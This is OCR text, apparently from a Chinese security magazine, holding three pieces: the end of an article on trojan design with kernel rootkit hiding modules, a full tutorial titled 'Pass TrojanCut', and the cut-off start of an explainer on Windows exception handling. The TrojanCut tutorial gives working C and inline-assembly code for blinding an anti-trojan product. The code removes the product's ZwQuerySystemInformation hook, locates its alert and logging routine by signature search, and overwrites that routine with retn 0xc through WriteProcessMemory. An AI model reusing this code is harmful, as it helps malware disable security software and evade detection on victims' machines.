


图 5　隐藏模块功能结构

该结构图主要包括两个部分：用户态部分和内核态部分。运行在用户态部分的代码和运行在内核态部分的驱动程序交互，最终实现木马隐藏对抗功能 [5]。

用户态部分主要包括：初始化模块、释放模块、驱动管理模块（包括驱动安装和与驱动通信模块）、驻留模块和任务模块。

- 初始化模块：与一般木马功能类似，完成木马必要的初始化工作。
- 释放模块：负责把捆绑在木马尾部的驱动程序释放到硬盘上写成文件。
- 驱动管理模块：包括驱动安装模块、本地隐藏模块和隐蔽通信模块。该部分负责集中统一的管理木马中用到的所有驱动程序。
- 内核态模块：主要是与进程隐藏、文件隐藏、注册表隐藏、服务隐藏、端口隐藏及通信隐藏相关的一组内核驱动程序。驱动程序的数目可以根据不同的隐藏需求、不同的隐藏实现技术进行扩充而不会影响木马的正常工作。

7．结束语

随着计算机网络和程序设计技术的发展，木马制作技术也在飞速发展，使其攻击性和破坏性更加强大。尤其是，由于内核 Rootkit 技术在隐藏对抗方面的优势，木马技术与 Rootkit 技术相结合以提高木马的隐藏能力和抗查杀能力已经成为了木马发展的新潮流，这对木马检测和分析工作也带了巨大的挑战。本文深入剖析了木马功能模块运行原理，并进行了详细设计。只有完整了解木马的运行原理和设计过程，才能准确地通过痕迹检测到木马，才能完整、正确地分

析木马的功能和运行过程。

参考文献：

[1]李辉．黑客攻防与计算机病毒分析检测及安全解决方案[M].北京:电子信息技术出版社，2006.


[2]Jeffrey Richter. Windows 核心编程 M. 北京. 机械工业出版社，2000.

[3]谭文，杨潇，邵坚磊等. Windows 内核安全编程[M]. 北京：电子工业出版社，2009：436-483.

[4]Greg Hoglund，James Butler.Rootkits：Subverting the Windows kernel[M]. Addison-Wesley Professional，2005.

[5]赵吉刚，舒辉，董卫宇. 基于驱动的通用木马结构研究与设计.[J] 计算机工程与设计. 2008，29(16)：4156-4160.

[6]赵玉明. 木马技术揭秘与防御[M]. 北京：电子工业出版社，2011：10-33.



Pass TrojanCut 突破研究

图/文 和尚洗头用飘柔

1. 分析部分

TrojanCut 在记录日志文件时会调用 CreateFile 这个 API，用 OD 对此 API 下断，然后往上回溯就可以得到记录日志和弹出警报窗口的函数，只需要修改此函数的头部让它直接返回，不执行下面的代码就可实现不记录日志和不弹出窗口的功能了，如图 1 所示（要修改的内存地址是 0x433090）。




图 1

2. 代码部分

（1）要修改其他进程的内存，必需的条件是要有被修改进程的句柄。进程句柄用 OpenProcess 获取，而要使用 OpenProcess 获取某个进程的句柄需要以此进程的 PID 为参数，PID 通过枚举系统进程，然后通过枚举进程名获得，代码如图 2 所示。

```
HANDLE GetProcess()
{
    PROCESSENTRY32 pe32;
    pe32.dwSize = sizeof(pe32);
    HANDLE hexit;

    BOOL btest;
    HANDLE hsnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
    BOOL bMore = Process32First(hsnapshot,&pe32);
    while(bMore)
    {
        //通过对比进程名是不是"TrojanCut.exe"来获取进程PID
        if(strcmp(pe32.szExeFile,"TrojanCut.exe")==0)
        {
            //OpenProcess通过进程PID打开进程
            hexit = OpenProcess(PROCESS_ALL_ACCESS,FALSE,pe32.th32ProcessID);

            if (hexit!=NULL)
            {
                return hexit;
            }
        }

        //获取下一个进程的结构
        bMore = Process32Next(hsnapshot,&pe32);
    }

    return 0;
}
```

图 2

（2）TrojanCut 对每个进程的 ZwQuerySystemInformation 做了 Hook，如图 3 所示。我们知道通过图 2 中的代码枚举系统，进程最终是会调用到

ZwQuerySystemInformation 的，而我们的 ZwQuerySystemInformation 同样也被 TrojanCut 给 Hook 掉了，只用上面的代码是枚举不到 TrojanCut.exe 这个进程的，所以在调用图 2 中的函数之前要先恢复 ZwQuerySystemInformation 头部的 hook，然后再调用具体代码，如图 4 所示。

挂钩对象	挂钩位置
len(5) ntdll.dll->NtQuerySystemInformation	0x7C92E1AA->0x100182
len(5) ntdll.dll->RtlGetNativeSystemInformation	0x7C92E1AA->0x100182
len(5) ntdll.dll->ZwQuerySystemInformation	0x7C92E1AA->0x100182
len(7) kernel32.dll->CopyFileExW	0x7C82EFF2->0x100130
len(5) kernel32.dll->CopyFileW	0x7C825779->0x100132
len(5) kernel32.dll->CreateFileW	0x7C810976->0x100111
len(5) kernel32.dll->CreateProcessW	0x7C802332->0x100162

图 3

```
int ZwQuerySystemInformation=0;
HMODULE ntdllH= LoadLibrary("ntdll.dll");
//定位到ZwQuerySystemInformation
ZwQuerySystemInformation=(int)GetProcAddress(ntdllH,"ZwQuerySystemInformation");

DWORD flNewProtect=PAGE_WRITECOPY ,lpflOldProtect;
//把页面保护属性改成可写
VirtualProtectEx(GetCurrentProcess(),(void *)ZwQuerySystemInformation,6,flNewProtect,&lpflOldProtect);

__asm
{
    //恢复ZwQuerySystemInformation的内联hook 否则枚举不到TrojanCut.exe的
    //恢复头部被改写的几个字节
    mov eax,ZwQuerySystemInformation
    mov [eax+0],0xb8
    mov [eax+1],0xad
    mov [eax+2],0x00
    mov [eax+3],0x00
    mov [eax+4],0x00
}

//恢复原来的页面保护属性
VirtualProtectEx(GetCurrentProcess(),(void *)ZwQuerySystemInformation,6,lpflOldProtect,&flNewProtect);
```

图 4

笔者一开始是用的这种方法，但是由于硬编码的通用性不好，ZwQuerySystemInformation 在不同的操作系统下 ID 号是不一样的，而我们恢复的字节恰恰是切入到内核的 ID 号，所以通用性较差。故笔者又想了一个办法，就是分析它的钩子过程函数。它肯定是要从返回的进程链表中摘除它自身的进程的，经过分析，找到了一个关键的跳转，只要把这个跳转 nop 掉，在我们的程序中就可以枚举到 TrojanCut 的进程了，如图 5 所示。我们要定位到图中红框圈起来的部分，用搜索特征码就可以了，代码如图 6 所示。

```
10016D80    FF15 38690510    CALL DWORD PTR DS:[10056938]
10016D86    8985 E8FBFFFF    MOV DWORD PTR SS:[EBP-418],EAX
10016D8C    83BD E8FBFFFF 0  CMP DWORD PTR SS:[EBP-418],0
10016D93    74 0B            JE SHORT tc_ad.10016DA0
10016D95    8B85 E8FBFFFF    MOV EAX,DWORD PTR SS:[EBP-418]
10016D9B    E9 13010000      JMP tc_ad.10016EB3
10016DA0    0FB615 AB8B0510  MOVZX EDX,BYTE PTR DS:[10058BAB]
10016DA7    85D2             TEST EDX,EDX
10016DA9    74 0B            JE SHORT tc_ad.10016DB6
```

图 5

```
//定位到ZwQuerySystemInformation
ZwQuerySystemInformation=(int)GetProcAddress(ntdllH,"ZwQuerySystemInformation");

int TrojanCutHookAddr=GetCallAddr(ZwQuerySystemInformation+1);

char code[1]={(char)0xe9};
int nopAddr=SearchFeatureZiJi(TrojanCutHookAddr,code,1)-9;

printf("nopAddr==%x\n",nopAddr);

DWORD oldprotect;
VirtualProtect((int*)nopAddr,258,PAGE_EXECUTE_READWRITE,&oldprotect);

__asm
{
    mov eax,nopAddr
    mov byte ptr ds:[eax+0],0x90
    mov byte ptr ds:[eax+1],0x90
}
```

图 6

（3）有了进程句柄，就可以对目标进程访问了，直接在图 1 中红色字体部分的地址上（也就是 0x433090）写入 retn 0xc，按理说是可以的，但是 TrojanCut 一旦升级，0x433090 就会发生变化，这个时候再对 0x433090 写入 retn 0xc 就会失效，甚至导致 TrojanCut.exe 崩溃。所以为了提高通用性，我们用了搜索特征码的技术动态定位图中红色部分的地址，这样就能实现对所有 TrojanCut 版本的通用。通过搜索图 1 中被绿色框圈起来的那段代码定位到函数的头部。搜索特征码就要读取目标进程的内存，然后读取内存的函数 ReadProcessMemory，具体代码如图 7 所示。

```
int SearchFeature(HANDLE process,int nAddr,char* pFeature,int nLeng)
{
    char szStatus[256]="";
    int i=0x00100000;//最大的搜索范围为0x00100000
    DWORD byread;

    while(i--)
    {
        //读取目标进程内存
        ::ReadProcessMemory(process,(char*)nAddr,szStatus,nLeng,&byread);

        //把读取的内存和我们定义的特征码比较如果相等就说明找到了
        if (memcmp(pFeature,szStatus,nLeng)==0)
        {
            return nAddr+nLeng;
        }
        nAddr++;
    }

    return 0;
}
```


图 7

（4）有了进程句柄，有了要写入的地址就可以写入了，写内存用 WriteProcessMemory，Retn 0xc 的机器码是 0xc2，0x0c，0x00；具体代码如图 8 所示。

```
DWORD readByte;
LPVOID pbase=(char*)(addr-0x2c);
printf("pbase=%x\n",pbase);

if(::WriteProcessMemory(process,pbase,(LPVOID)write,3,&readByte)!=0)
{
    return 0;
}
else
{
    return 1;
}
```

图 8



Windows 异常处理机制

图/文　王晓松

生活中我们经常遇到意想不到的事情，在操作系统的世界里，出其不意的事情也是司空见惯的，比如一段程序是将接收到的数据 x 代入公式 y=10/x 得到 y，刚开始一切都很顺利，x=1，5，2，…等，都不会有任何问题，但输入 0 后，我们的程序就会出错。编过程序的人可能会说，那就在代码 y=10/x 之前做个判断就可以了，如果 x 等于 0 就不进行处理。这种异常的情况很容易得到解决，问题是从编码效率的角度来分析，代码在每次处理数据前都要进行判断，如果出错的情况有 *n* 种，就要判断 *n* 种情况，累积起来延时就会很长，那么我们怎么解决这个问题呢？简单的办法就是每次得到数据不进行干预，按照正常的流程走就可以，当出现问题时，再对出错的情况进行判断，分别处理。有的情况是致命的错误，那么就退出程序，如果出现类似除数为 0 的错误，就跳过去，执行下一段代码即可，这样代码执行的效率就得到了很大的提高。以上的内容就是白话版的异常处理机制的目的，下面我们针对 Windows 系统对异常机制进行描述。

一、编程人员眼中的异常处理

下面的这段代码，编程人员都不会陌生，将有可能出错的部分框在 try{}的括号里，当异常出现时，程序就跳转到__exception{}部分的代码中。

```
Void try_exception()
{
    __try
    {
        *((int *)0)=0;
    }
    __except(ex_filter())
    {
        Global =1;
    }
}
```

以上代码是编程人员日常较多使用的，那么它的底层又是如何实现的呢？这就要从 Windows 的异常处理机制说起。

二、Windows 编程中异常处理的一些概念

Windows 中有一个中断向量表，包含 256 个条目，如图 1 所示。Windows 将最底层的 20 个（0～19）保留给异常处理机制或者由 Intel 保留，其中包括除 0 错误、调试、断点、溢出等情况。




图 1

对于每个异常，不同的情况系统的处理并不相同。比如我们执行某段程序，而包含这段程序的页面未在内存中，遇到这种情况的异常，只要系统通过页面倒

